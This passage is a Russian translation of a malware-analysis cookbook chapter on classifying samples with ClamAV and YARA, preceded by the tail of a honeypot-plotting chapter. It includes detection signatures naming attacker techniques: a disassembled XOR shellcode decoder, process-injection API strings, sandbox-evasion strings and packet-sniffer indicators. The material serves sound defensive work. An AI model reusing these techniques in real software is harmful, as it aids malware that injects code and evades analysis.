"/usr/share/fonts/truetype/ttf-liberation/LiberationSans-Regular.ttf" 8
Terminal type set to 'png'
Options are 'nocrop font /usr/share/fonts/truetype/ttf-liberation\
/LiberationSans-Regular.ttf 8 butt size 750,210 '
gnuplot> set output "berlin.png"
```

```
gnuplot> set xdata time
gnuplot> set timefmt "%Y-%m-%d"
gnuplot> set format x "%b %d"
gnuplot> set ylabel "binaries"
gnuplot> set y2label "attacks"
gnuplot> set y2tics
gnuplot> set datafile separator "|"
gnuplot> plot "data.txt" using 1:2 title "binaries" with lines, \
"data.txt" using 1:3 title "attacks" with lines axes x1y2
```

Теперь в текущем рабочем каталоге должен находиться PNG-файл `berlin.png` с графиком данных, похожим на рисунок 2-2.




Рисунок 2-2. Атаки и двоичные файлы из базы berlin

На графике число атак показано пунктирной линией и отложено по оси Y справа. Число загруженных двоичных файлов показано сплошной линией и отложено по оси Y слева. Как видно, число загруженных файлов растёт и падает вместе с количеством атак, что вполне логично.

Это лишь один пример того, что можно сделать с данными базы dionaea. Можно создавать новые запросы и самые разные графики по различным наборам данных базы. Кроме того, на сайте gnuplot и в других интернет-руководствах можно подробнее изучить возможности программы и научиться строить ещё более сложные графики.

Сноски

[1] [назад] http://nepenthes.carnivore.it/documentation:readme
[2] [назад] http://www.remoteroot.net/2008/07/21/nepenthes-submit-http-server-with-file-upload/
[3] [назад] http://dionaea.carnivore.it/#compiling
[4] [назад] http://prosody.im/
[5] [назад] http://www.ejabberd.im/
[6] [назад] http://carnivore.it/2010/01/26/xmpp_-_basics
[7] [назад] http://tcpreplay.synfin.net/
[8] [назад] http://lcamtuf.coredump.cx/p0f.shtml
[9] [назад] http://www.gnuplot.info/
[10] [назад] http://carnivore.it/2009/12/08/post_it_yourself

Глава 3. Классификация вредоносных программ

Одна из самых распространённых задач аналитика вредоносных программ - первоначальная сортировка, или классификация неизвестного содержимого. Классификация может быть простой, например определение типа файла, или более сложной, например оценка степени сходства с другими встречающимися образцами и определение поведения, общего для вариантов одной вредоносной программы.

В этой главе показано, как быстро идентифицировать и классифицировать вредоносные программы посредством различных бесплатных инструментов с открытым исходным кодом, включая ClamAV и YARA. К главе прилагается целый ряд сценариев Python для преобразования одного формата сигнатур в другой, сканирования файлов несколькими антивирусными продуктами, создания собственного эвристического средства обнаружения вредоносных файлов и решения других задач.

Классификация с помощью ClamAV

ClamAV - антивирусный механизм с открытым исходным кодом, принадлежащий компании Sourcefire, создателю механизма обнаружения вторжений Snort. ClamAV предоставляет быструю и гибкую платформу для обнаружения вредоносного кода и его следов. ClamAV можно применять при реагировании на инциденты, в криминалистическом анализе, а также для общей защиты от вредоносных программ или их обнаружения. Кроме того, ClamAV способен дополнять или заменять существующие антивирусные сканеры на настольных компьютерах, файловых и почтовых серверах и в других местах, где может потребоваться антивирус.

ClamAV имеет ряд встроенных средств сканирования для обработки архивов, упакованных исполняемых файлов, HTML, почты и других типов данных. Благодаря им можно писать сигнатуры и сканировать широкий диапазон содержимого без создания специализированных анализаторов. Кроме того, пакет ClamAV содержит библиотеку `libclamav` и взаимодействующие с ней программы командной строки. Для обновления сигнатур инструмент командной строки `freshclam` можно запускать вручную либо установить как задание `cron`.

Новейшая стабильная версия ClamAV доступна по адресу http://www.clamav.net/download/sources/, но установить программу можно и через диспетчер пакетов. В Ubuntu введите следующие команды:

```
$ apt-get install clamav clamav-freshclam
```

Если же вы хотите использовать более передовой снимок разработки, последнюю разрабатываемую версию можно загрузить с помощью `git`:

```
$ git clone http://git.clamav.net/clamav-devel.git
```

Sourcefire поддерживает актуальную документацию ClamAV по адресу http://www.clamav.net/doc/latest/. Это превосходный справочник по написанию сигнатур ClamAV. Кроме того, в следующих нескольких рецептах рассматриваются практические ситуации, в которых изменение сигнатур ClamAV позволяет обнаружить образцы, ещё не включённые в базу ClamAV.

Основные базы обнаружения ClamAV содержат:

• хеши MD5 известных вредоносных двоичных файлов, хранящиеся в `.hdb`;
• хеши MD5 разделов PE, хранящиеся в `.mdb`;
• шестнадцатеричные сигнатуры, хранящиеся в `.ndb`;
• сигнатуры метаданных архивов, хранящиеся в `.zmd` или `.rmd`;

• базу разрешённых известных безопасных файлов, хранящуюся в `.fp`.

Начиная с ClamAV 0.96 сигнатуры метаданных архивов считаются устаревшими. Однако разработчики добавили следующие новые возможности:

• сопоставляющие сигнатуры, хранящиеся в `.ldb`;
• сигнатуры значков, хранящиеся в `.ldb`;
• строки метаданных PE, хранящиеся в `.ldb` или `.ndb`;
• метаданные контейнеров, хранящиеся в `.cdb`.

Эти средства обнаружения образуют мощную основу для создания новых сигнатур и выявления определённых характеристик в коллекции неизвестных, потенциально вредоносных файлов.

Рецепт 3-1. Изучение существующих сигнатур ClamAV

По умолчанию сигнатуры ClamAV находятся в сжатых двоичных файлах. Иногда требуется увидеть критерии существующего правила, чтобы подтвердить или опровергнуть ложное срабатывание либо создать изменённую версию имеющейся сигнатуры. К счастью, в состав ClamAV входит средство, позволяющее распаковывать и изучать сигнатуры базы.

В системах Linux сигнатуры ClamAV обычно находятся в `/usr/local/share/clamav` или `/usr/lib/clamav`. Там должны присутствовать файлы `main.cld` и `daily.cld`, хотя вместо них могут использоваться расширения `.cvd`. Файл `main.cld` содержит основную базу сигнатур, а `daily.cld` - ежедневные добавочные обновления.

Для распаковки файлов сигнатур воспользуйтесь `sigtool`, входящим в пакет исходного кода ClamAV.

```
$ sigtool -u /var/lib/clamav/main.cld
$ sigtool -u /var/lib/clamav/daily.cld
```

Эти команды должны создать следующие файлы:

```
$ ls -Al
total 61684
-rw-r--r-- 1 root root    17992 Jul 7 20:49 COPYING
-rw-r--r-- 1 root root      288 Jul 7 20:49 daily.cfg
-rw-r--r-- 1 root root    25622 Jul 7 20:49 daily.db
-rw-r--r-- 1 root root    16556 Jul 7 20:49 daily.fp
-rw-r--r-- 1 root root     6891 Jul 7 20:49 daily.ftm
-rw-r--r-- 1 root root   967678 Jul 7 20:49 daily.hdb
-rw-r--r-- 1 root root     1425 Jul 7 20:49 daily.hdu
-rw-r--r-- 1 root root    12542 Jul 7 20:49 daily.idb
-rw-r--r-- 1 root root      686 Jul 7 20:49 daily.ign
-rw-r--r-- 1 root root      397 Jul 7 20:49 daily.ign2
-rw-r--r-- 1 root root     1790 Jul 7 20:49 daily.info
-rw-r--r-- 1 root root     7249 Jul 7 20:49 daily.ldb
-rw-r--r-- 1 root root  4908268 Jul 7 20:49 daily.mdb
-rw-r--r-- 1 root root    37626 Jul 7 20:49 daily.mdu
-rw-r--r-- 1 root root   317426 Jul 7 20:49 daily.ndb
-rw-r--r-- 1 root root    13229 Jul 7 20:49 daily.ndu
-rw-r--r-- 1 root root     4064 Jul 7 20:49 daily.pdb
-rw-r--r-- 1 root root     3687 Jul 7 20:49 daily.wdb
-rw-r--r-- 1 root root     8689 Jul 7 20:49 daily.zmd
-rw-r--r-- 1 root root  4731085 Jul 7 20:49 main.db
-rw-r--r-- 1 root root    13533 Jul 7 20:49 main.fp
-rw-r--r-- 1 root root  1502569 Jul 7 20:49 main.hdb
-rw-r--r-- 1 root root      901 Jul 7 20:49 main.info
-rw-r--r-- 1 root root 34403973 Jul 7 20:49 main.mdb
-rw-r--r-- 1 root root 15994685 Jul 7 20:49 main.ndb
-rw-r--r-- 1 root root      217 Jul 7 20:49 main.zmd
```

Теперь после обнаружения файла ClamAV можно найти в распакованном файле сигнатур шаблон байтов, вызвавший предупреждение.

```
$ clamscan 76ed99f6a94c542f81bf6af35d829744
76ed99f6a94c542f81bf6af35d829744: XF.Sic.E FOUND

----------- SCAN SUMMARY -----------
Known viruses: 726064
Engine version: 0.96
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 2.72 MB
Data read: 1.36 MB (ratio 2.00:1)
Time: 3.680 sec (0 m 3 s)
$ grep "XF.Sic.E" *
daily.ndb:XF.Sic.E:2:*:2a2a536574204f75722056616c75657320616e642050\
             617468732a2a??00002a2a416464204e657720576f726b626f6f6b\
             2c20496e666563742049742c205361766520497420417320426f6f\
             6b312e
```

Если преобразовать эту шестнадцатеричную сигнатуру в ASCII, например с помощью сетевого преобразователя http://www.dolcevie.com/js/converter.html, выяснится, что сигнатура ищет следующее содержимое:

```
**Set Our Values and Paths**???**Add New Workbook, Infect It, Save It As Book1.
```

Эту сигнатуру можно изменить для обнаружения сходных вариантов строки, например заканчивающихся на `Book2`, а не `Book1`. Однако изменённые сигнатуры нельзя включать в стандартную базу. Любую изменённую и сохранённую сигнатуру необходимо поместить в новый файл базы данных, подробнее рассматриваемый в следующем рецепте.

Рецепт 3-2. Создание собственной базы ClamAV

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Написание новых сигнатур для собственной базы ClamAV позволяет искать шаблоны, которые стандартные сигнатуры пока не обнаруживают. В этом рецепте показано, как гибкий синтаксис ClamAV даёт возможность создавать самые разные правила: от простых шестнадцатеричных до сложных логических сигнатур.

Сигнатуры ASCII (Hello World)

Чтобы создать простую сигнатуру на основе ASCII, текст можно преобразовать в шестнадцатеричный вид посредством `sigtool`. Для этого запустите `sigtool` с параметром `--hex-dump`. Инструмент ожидает текст в стандартном вводе и выводит шестнадцатеричное представление в стандартный вывод. Распространённая ошибка при вводе через STDIN - забыть удалить завершающий символ перевода строки, который добавляется после нажатия клавиши Enter.

В следующем примере `sigtool` создаёт шестнадцатеричное представление строки `hello world`. Обратите внимание на завершающее значение `0a`, которое необходимо удалить, чтобы сигнатура совпадала с первоначальным шаблоном.

```
$ sigtool --hex-dump
hello world
68656c6c6f20776f726c640a
```

Чтобы превратить результат в пригодную сигнатуру, его необходимо оформить в соответствии с синтаксисом сигнатур ClamAV. Начиная с ClamAV 0.96 основной формат сигнатур считается устаревшим в пользу расширенного. В этом рецепте рассматривается только расширенный формат, состоящий из четырёх полей, разделённых двоеточиями:

```
SigName:Target:Offset:HexadecimalSignature
```

Поле `SigName` содержит уникальное описательное имя сигнатуры. Параметр `Target` может принимать любое из следующих значений:

```
0 = любой тип файла
1 = Windows PE
2 = OLE (например, Office или VBA)
3 = нормализованный HTML
4 = почтовый файл (например, сообщение RFC822 или TNEF)
5 = файл изображения (например, JPEG или PNG)
6 = ELF
7 = нормализованный файл ASCII
8 = не используется
9 = двоичный файл Mach-O (появилось в версии 0.96)
```

Если требуется обнаруживать любой файл со строкой `hello world`, создайте следующую сигнатуру:

```
TestHelloWorld:0:*:68656c6c6f20776f726c64
```

Это простой текстовый пример, но с помощью подстановочных символов можно создавать более сложные сигнатуры. Предположим, требуется обнаружить слова `hello` и `world`, между которыми не обязательно находится пробел. Это позволяет сделать следующая сигнатура, где подстановка `??` соответствует любому значению байта от `00` до `FF`.

```
TestHelloWorldAnySeparator:0:*:68656c6c6f??776f726c64
```

Можно также потребовать, чтобы строка `hello world` находилась в файле по фиксированному смещению.

```
TestHelloWorldOffset45:0:45:68656c6c6f20776f726c64
```

Можно указать и диапазон смещений. Следующая сигнатура сработает, только если ClamAV обнаружит `hello world` между смещениями 200 и 250 файла.

```
TestHelloWorldBetween200And250:0:200,50:68656c6c6f20776f726c64
```

Наконец, можно указать, что `hello` и `world` должны встретиться в таком порядке по любым смещениям файла.

```
TestHelloWorldAnyDistance:0:*:68656c6c6f*776f726c64
```

Чтобы использовать эти сигнатуры, поместите их в файл с расширением `.ndb`. Для удобства мы добавили сигнатуры в файл `clam_helloworld.ndb` на DVD книги. В целях проверки был создан файл со следующим содержимым:

```
"This is the data I'd like to scan looking for 'hello' and 'world'.
I'm not picky how close these words are together."
```

При использовании собственной базы сигнатур её расположение необходимо передать `clamscan` в командной строке посредством параметра `-d`.

```
$ clamscan -d clam_helloworld.ndb test.txt
test.txt: TestHelloWorldAnyDistance.UNOFFICIAL FOUND

----------- SCAN SUMMARY -----------
Known viruses: 5
```

```
Engine version: 0.96
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.015 sec (0 m 0 s)
```

Обратите внимание: любая созданная и использованная сигнатура, отсутствующая в базе проекта, отображается с расширением `.UNOFFICIAL`. ClamAV добавляет это расширение ко всем сигнатурам, которые не входят в стандартный набор проекта. Если у вас имеется несколько собственных баз, все файлы `.ndb` можно поместить в один каталог и вызвать `clamscan` с аргументом `-d DIRNAME`.

Двоичные сигнатуры (шелл-код)

На основе уже рассмотренных базовых элементов можно обнаруживать более сложные вредоносные следы, например шелл-код. Рассмотрим следующий дизассемблированный шелл-код из вредоносного документа Microsoft Office:

Смещение	Инструкция	Коды байтов
00000000	xor ecx,ecx	33c9
00000002	mov cx,0x147	66b94701
00000006	xor byte [edx+ecx],0xe9	80340ae9
0000000A	loop 0xfffffffc	e2fa
0000000C	jmp 0xc	eb0a

Значения байтового кода можно использовать для создания двоичной сигнатуры:

```
ShellcodeXOR:0:*:33c966b9470180340ae9e2faeb0a
```

Эта сигнатура обнаруживает конкретный блок шелл-кода, но не находит его варианты с иным значением длины в CX или другой маской XOR. Сигнатуру можно расширить, вставив подстановки вместо значения длины, маски XOR и длины перехода. Окончательная сигнатура выглядит так:

```
shellcode_xor:0:*:33c966b9????80340a??e2??eb
```

Эта сигнатура обнаруживает шелл-код, выполняющий следующие действия:

• обнуляет регистр CX (`33c9`);
• помещает значение длины в CX (`66b9????`);
• посредством XOR изменяет данные по адресу `[edx+ecx]` (`80340a??`);
• возвращается циклом к началу (`e2??`);
• после завершения цикла выполняет переход к полученным данным (`eb`).

Фактически сигнатура обнаруживает следующий псевдокод, соответствующий данному шаблону действий независимо от конкретных значений:

```
xor ecx, ecx
mov cx, ??
xor byte [edx+ecx], ??
loop ??
jmp ??
```

Чтобы использовать сигнатуру, просто добавьте её в собственную базу сигнатур, то есть файл `.ndb`, и передайте `clamscan` параметр `-d`.

Логические сигнатуры (появились в версии 0.96)

Одна из самых мощных новых возможностей последних версий ClamAV - поддержка сложных сигнатур на основе логических выражений. Благодаря ей можно создавать сигнатуры с необязательными значениями или выдавать предупреждение лишь при одновременном выполнении нескольких условий. Формат логической сигнатуры выглядит так:

```
SigName;Target;Expression;Sig0;Sig1;..;SigN
```

Поля `SigName` и `Target` имеют тот же смысл, что и в рассмотренном ранее расширенном формате сигнатур. Поле `Expression` состоит из логического выражения, в котором каждая сигнатура представлена своим индексом. Таким образом, число `0` обозначает `Sig0`, число `1` - `Sig1` и так далее. Сигнатуры можно объединять логическими операторами OR (`|`) и AND (`&`). Кроме того, операторы `=`, `<` и `>` позволяют задать число появлений каждой сигнатуры, которое должно быть найдено в файле до выдачи предупреждения. Например, выражение `(0>5)&(1=3)` сработает, когда сигнатура 0 встретится более пяти раз, а сигнатура 1 - ровно три раза.

На основе первоначального примера `hello world` можно создать сигнатуру, обнаруживающую присутствие как `hello`, так и `world` независимо от их порядка и положения.

```
HelloWorldLogic;Target:0;0&1;68656c6c6f;776f726c64
```

У этой сигнатуры две подсигнатуры: `68656c6c6f` (`hello`) и `776f726c64` (`world`), а также логическое выражение `0&1`. Значения `0` и `1` представляют индексы подсигнатур. Следует также указать значение целевого типа файла `0`, при котором сканируются файлы любого типа.

В качестве более реалистичного примера рассмотрим вредоносную программу, которая посредством внедрения кода выполняется внутри другого процесса. Один из распространённых способов внедрения кода можно обнаружить по следующим критериям:

• строки `WriteProcessMemory` и `CreateRemoteThread`: имена функций API, используемых для внедрения;
• строка `SeDebugPrivilege`: имя системной привилегии отладки, которую процесс должен включить до вызова любой из двух указанных функций API;
• строка наподобие `iexplore.exe` или `explorer.exe`: имя целевого процесса.

Логически этот сценарий можно выразить как поиск любого исполняемого файла, содержащего строку `iexplore.exe` или `explorer.exe`, обе строки `WriteProcessMemory` и `CreateRemoteThread`, а также строку `SeDebugPrivilege`. Иными словами, требуется следующее совпадение:

```
("iexplore" | "explorer.exe") & \
("WriteProcessMemory" & "CreateRemoteThread" & "SeDebugPrivilege")
```

В синтаксисе логических сигнатур это правило можно записать так:

```
ProcessInjector;Target:1;(0|1)&(2&3&4);696578706c6f72652e6578\
                65;6578706c6f7265722e657865;53654465627567507\
                26976696c656765;43726561746552656d6f746554687\
                2656164;577269746550726f636573734d656d6f7279
```

Эта сигнатура называется `clam_inject.ldb` и находится на прилагаемом к книге DVD. Чтобы получать предупреждение о вредоносной программе, внедряющейся в другой целевой процесс, сигнатуру потребуется изменить. Кроме того, помните, что это лишь простой пример. Если вредоносная программа упакована, используемые для обнаружения строки могут быть невидимы ClamAV.

> **Примечание.** Дополнительные примеры написания сигнатур ClamAV приведены по адресу http://www.clamav.net/doc/webinars/Webinar-Alain-2009-03-04.ppt.

Классификация с помощью YARA

YARA (http://code.google.com/p/yara-project/) - чрезвычайно гибкий механизм идентификации и классификации, написанный Виктором Мануэлем Альваресом из Hipasec Sistemas. В YARA можно создавать правила для обнаружения строк, последовательностей инструкций, регулярных выражений, байтовых шаблонов и других признаков. Затем файлы можно сканировать программой командной строки `yara` либо встроить механизм сканирования в собственные средства на C или Python посредством API YARA. В следующих нескольких рецептах мы покажем, как начать работу с YARA, а далее по книге познакомим вас с другими сценариями её применения.

Рецепт 3-3. Преобразование сигнатур ClamAV в YARA

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В этом рецепте представлен сценарий для преобразования сигнатур ClamAV в формат YARA. Обычно ClamAV сканирует быстрее YARA, поэтому преобразовывать все сигнатуры ClamAV нет смысла. Однако нет смысла и «изобретать велосипед», вручную преобразуя сигнатуры, которые вам необходимо использовать в YARA.

Сценарий `clamav_to_yara.py` с DVD книги выполняет преобразование за вас, изменяя сигнатуры ClamAV согласно требованиям YARA. В частности, специальной обработки требуют переходы ClamAV длиной более 255 байт и случаи, когда конец перехода находится далее чем через 255 байт. Например, следующая сигнатура ClamAV использует `{100000-}`, указывая, что между первой и второй последовательностями шестнадцатеричных байтов должно находиться не менее 100 000 байт.

```
Trojan.Dropper-554:0:33107:4d5a80000100000004001000ffff0000\
             400100000000000040{100000-}646c6c00446c6c43616\
             e556e6c6f61644e6f7700446c6c476574436c
```

Чтобы преобразовать эту сигнатуру в формат YARA, метку `{100000-}` необходимо изменить в соответствии с правилами YARA. YARA допускает переход максимум на 255 байт, поэтому сигнатуру ClamAV приходится разделить на две последовательности шестнадцатеричных байтов, объединённые условием AND. Кроме того, сценарий автоматически преобразует имена правил к синтаксису, совместимому с YARA. В именах правил YARA запрещены все неалфавитно-цифровые символы, кроме знака подчёркивания (_).

```
rule Trojan_Dropper_554
{
    strings:
    $a0 = { 4d5a80000100000004001000ffff00004001000000000000040 }
    $a1 = { 646c6c00446c6c43616e556e6c6f61644e6f7700446c6c476574436c }

    condition:
    $a0 and $a1
}
```

Это правило менее специфично, чем первоначальное правило ClamAV, поскольку теоретически вторая строка может встретиться менее чем через 100 000 байт. Кроме того, совпадение всё равно будет зарегистрировано, если вторая строка окажется после первой. Один из способов точнее настроить преобразование - использовать в поле условия оператор первого появления YARA (`@`). Если поставить `@` перед именем строки, можно получить смещение её первого появления. Например, `@a0` хранит первое появление `$a0`, а `@a1` - первое появление `$a1`. Условие `@a0 < @a1`

гарантирует, что `$a0` встретится первой. Можно также использовать `(@a1 - @a0) >= 10000`, чтобы между двумя строками находилось не менее 10 000 байт.

ClamAV и YARA используют одинаковый синтаксис подстановочных знаков: `??` для произвольного байта и `(aa|bb|cc)` для явного выбора. В таких случаях сценарий преобразования ничего не изменяет. Единственное исключение состоит в том, что YARA не разрешает начинать сигнатуру с подстановки, поэтому сценарий пропускает все сигнатуры, начинающиеся таким образом.

Сценарию `clamav_to_yara.py` требуются два параметра: `-f` с именем входного файла сигнатур в формате ClamAV и `-o` с именем выходного файла. Необязательный параметр `-s` позволяет оставить только результаты, соответствующие заданной строке. Рекомендуется применять `-s`, иначе сценарий создаст более 60 000 сигнатур из стандартной базы ClamAV. Следующая команда преобразует все сигнатуры, содержащие слово `Agent`:

```
$ python clamav_to_yara.py -f main.ndb -o clamav.yara -s Agent

[+] Read 61123 lines from main.ndb
[+] Wrote 3894 rules to test
```

Сканирование файлов новыми правилами `clamav.yara` показывает, что YARA правильно интерпретирует преобразованные сигнатуры ClamAV. В следующем выводе мы рекурсивно просканировали каталог файлов посредством YARA и начали получать совпадения:

```
$ yara -r clamav.yara /data/malcode

Trojan_Agent_13844 /data/malcode/mft.exe
Trojan_Agent_78 /data/malcode/file.php
Trojan_Agent_130266 /data/malcode/payload.exe
```

Рецепт 3-4. Определение упаковщиков с помощью YARA и PEiD

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

PEiD[1] - инструмент с графическим интерфейсом для Windows, предназначенный для обнаружения упаковщиков. Сигнатуры PEiD хранятся в обычном текстовом файле, который можно дополнять новыми сигнатурами и разбирать собственными средствами. Синтаксис сигнатур PEiD очень похож на YARA, поэтому их легко использовать в YARA. Выявление упаковщиков посредством YARA позволяет применять механизм обнаружения PEiD более гибко. Например, при использовании YARA в составе сценария Python можно автоматически выполнять дополнительные действия, если обнаружен определённый упаковщик.

В вики проекта YARA[2] имеется несколько примеров правил упаковщиков на основе базы PEiD. Стандартную базу PEiD можно загрузить с сайта PEiD, найдя там `UserDB.zip`. Каждое правило PEiD имеет следующий формат:

```
[signature name]
signature = hex_signature
ep_only=(true|false)
```

Ниже приведён пример сигнатуры:

```
[$PIRIT v1.5]
signature = B4 4D CD 21 E8 ?? ?? FD E8 ?? ?? B4 51 CD 21
ep_only = true
```

Согласно имени, сигнатура обнаруживает файлы, упакованные упаковщиком `$PIRIT` версии 1.5. Значение `true` у `ep_only` означает, что PEiD должен искать сигнатуру только в точке входа

программы. В противном случае сигнатура ищется во всём файле. С помощью сценария `peid_to_yara.py` с DVD книги весь набор правил PEiD можно преобразовать в файл правил, совместимый с YARA. Пример запуска сценария:

```
$ python peid_to_yara.py -f UserDB.TXT -o packer.yara
```

Полученные сигнатуры в `packer.yara` будут выглядеть следующим образом:

```
rule PIRITv15
{
    strings:
    $a0 = { B4 4D CD 21 E8 ?? ?? FD E8 ?? ?? B4 51 CD 21 }

    condition:
    $a0 at entrypoint
}
```

В процессе преобразования важно учитывать следующее:

• Ключевые слова `at entrypoint` в условии правила YARA имеют тот же эффект, что и значение `true` у `ep_only`.
• Некоторые правила PEiD содержат подстановочные знаки в начале, чего YARA не поддерживает, поэтому такие правила не преобразуются.
• В отдельных случаях имя правила YARA отличается от имени правила PEiD, например `$PIRIT v1.5` превращается в `PIRITv15`. Причина в том, что YARA запрещает неалфавитно-цифровые имена правил.

Новый файл `packer.rules` можно использовать так же, как любой другой набор правил YARA. Он предоставляет многоплатформенный способ обнаружения упакованных файлов из командной строки в Windows, Linux, Mac OS X и других системах.

```
$ yara -r packer.yara /data/malcode

UPXv20MarkusLaszloReiser    bad_file.exe
WinUpackv030betaByDwing     e1.exe
WiseInstallerStub           NoWinDvdUpdate.EXE
```

В выводе найдены файлы, соответствующие сигнатурам UPX, WinUpack и WiseInstallerStub. Для демонстрации мы написали сценарий с API YARA для Python, автоматически распаковывающий файлы, если они упакованы UPX. Потребуется программа UPX, которую в Ubuntu можно получить командой `apt-get install upx-ucl`. Ниже приведены код и пример использования:

```
$ cat sample_script.py
#!/usr/bin/python
import sys, yara, commands

rules = yara.compile(sys.argv[1])
data  = open(sys.argv[2], 'rb').read()

matches = rules.match(data=data)

isupx = [m for m in matches if m.rule.startswith("UPX")]

if isupx:
    outp = commands.getoutput("upx -d %s" % sys.argv[2])
    print outp

$ python sample_script.py packer.yara /data/malcode/bad_file.exe
                          Ultimate Packer for eXecutables
                             Copyright (C) 1996 - 2009
UPX 3.04   Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 27th 2009

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    422400 <-    176128   41.70%    win32/pe     bad_file.exe
```

Как видно, после того как `bad_file.exe` совпал с сигнатурой упаковщика UPX, сценарий Python вызвал `upx -d`, где `-d` означает распаковку. Чтобы превратить пример в более полезный сценарий, необходимо добавить обработчики всех упаковщиков, которые вы хотите исследовать далее.

Рецепт 3-5. Обнаружение возможностей вредоносных программ с помощью YARA

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В этом рецепте показано, как посредством YARA создавать правила для обнаружения возможностей вредоносных программ. Распространённый довод против обнаружения по сигнатурам или шаблонам состоит в том, что упаковщики и шифрование позволяют его обойти. Это верно, однако число образцов, которые удастся обнаружить изобретательными сигнатурами YARA, намного превысит немногочисленные образцы, проскользнувшие сквозь защиту. Файл `capabilities.yara` на DVD книги содержит правила из этого рецепта.

Следующее правило обнаруживает встроенные PE-файлы, часто встречающиеся в дропперах и установщиках. Оно выдаёт предупреждение, только если строка найдена в файле по смещению более 1024, то есть за пределами обычного заголовка PE; иначе предупреждение появлялось бы для каждого PE-файла. Ключевое слово `filesize` обозначает общее число байтов в сканируемом файле или буфере данных.

```
rule embedded_exe
{
    meta:
    description = "Detects embedded executables"

    strings:
    $a = "This program cannot be run in DOS mode"

    condition:
    $a in (1024..filesize)
}
```

Следующее правило обнаруживает несколько попыток определить виртуальные машины, эмуляторы, песочницы или приложения наблюдения за поведением. Ключевое слово `nocase` означает строку без учёта регистра.

```
rule vmdetect
{
    meta:
    description = "Detects VMs/EMUs/Mons"

    strings:
    $vm0 = "VIRTUAL HD" nocase
    $vm1 = "VMWARE VIRTUAL IDE HARD DRIVE" nocase
    $vm2 = "QEMU HARDDISK" nocase
    $vm3 = "VBOX HARDDRIVE" nocase
    $vm4 = "The Wireshark Network Analyzer"
    $vm5 = "C:\\sample.exe"
    $vm6 = "C:\\windows\\system32\\sample_1.exe"
    $vm7 = "Process Monitor - Sysinternals: www.sysinternals.com"
    $vm8 = "File Monitor - Sysinternals: www.sysinternals.com"
    $vm9 = "Registry Monitor - Sysinternals: www.sysinternals.com"

    condition:
    any of them
}
```

Следующее правило обнаруживает вредоносные программы, статически скомпонованные с библиотеками Zlib или OpenSSL. Положительное совпадение с этим правилом с большой вероятностью означает, что программа применяет кодирование и/или шифрование для сокрытия сетевого обмена. Вместо перечисления `$zlib0 and $zlib1 and $zlib2` и так далее в условии можно указать `all of $zlib*`, что даёт тот же результат.

```
rule encoding
{
    meta:
    description = "Indicates encryption/compression"

    strings:
    $zlib0 = "deflate" fullword
    $zlib1 = "Jean-loup Gailly"
    $zlib2 = "inflate" fullword
    $zlib3 = "Mark Adler"

    $ssl0 = "OpenSSL" fullword
    $ssl1 = "SSLeay" fullword

    condition:
    (all of ($zlib*)) or (all of ($ssl*))
}
```

Следующее правило обнаруживает вредоносные программы, использующие IRC. Поскольку эти строки могут часто встречаться и в файлах, не работающих с IRC, правило выдаёт предупреждение только при наличии в файле по меньшей мере четырёх строк.

```
rule irc
{
    meta:
    description = "Indicates use of IRC"

    strings:
    $irc0 = "join" nocase fullword
    $irc1 = "msg" nocase fullword
    $irc2 = "nick" nocase fullword
    $irc3 = "notice" nocase fullword
    $irc4 = "part" nocase fullword
    $irc5 = "ping" nocase fullword
    $irc6 = "quit" nocase fullword
    $irc7 = "chat" nocase fullword
    $irc8 = "privmsg" nocase fullword

    condition:
    4 of ($irc*)
}
```

Следующее правило обнаруживает попытки перехвата сетевого трафика по наличию в файле слова `sniffer`; хотите верьте, хотите нет, но оно даёт немало положительных совпадений. Правило также обнаруживает имена функций API WinPcap, поскольку многие семейства вредоносных программ сбрасывают или загружают библиотеки DLL WinPcap для перехвата пакетов.

```
rule sniffer
{
    meta:
    description = "Indicates network sniffer"

    strings:
    $sniff0 = "sniffer" nocase fullword
    $sniff1 = "rpcap:////" nocase
    $sniff2 = "wpcap.dll" nocase fullword
    $sniff3 = "pcap_findalldevs" nocase
    $sniff4 = "pcap_open" nocase
    $sniff5 = "pcap_loop" nocase
    $sniff6 = "pcap_compile" nocase
    $sniff7 = "pcap_close" nocase
```

```
    condition:
    any of them
}
```

Следующее правило обнаруживает вредоносные программы, пытающиеся распространяться посредством автозапуска. Оно содержит строки, необходимые для создания файла `autorun.inf`, который использует действие `open` для запуска программы.

```
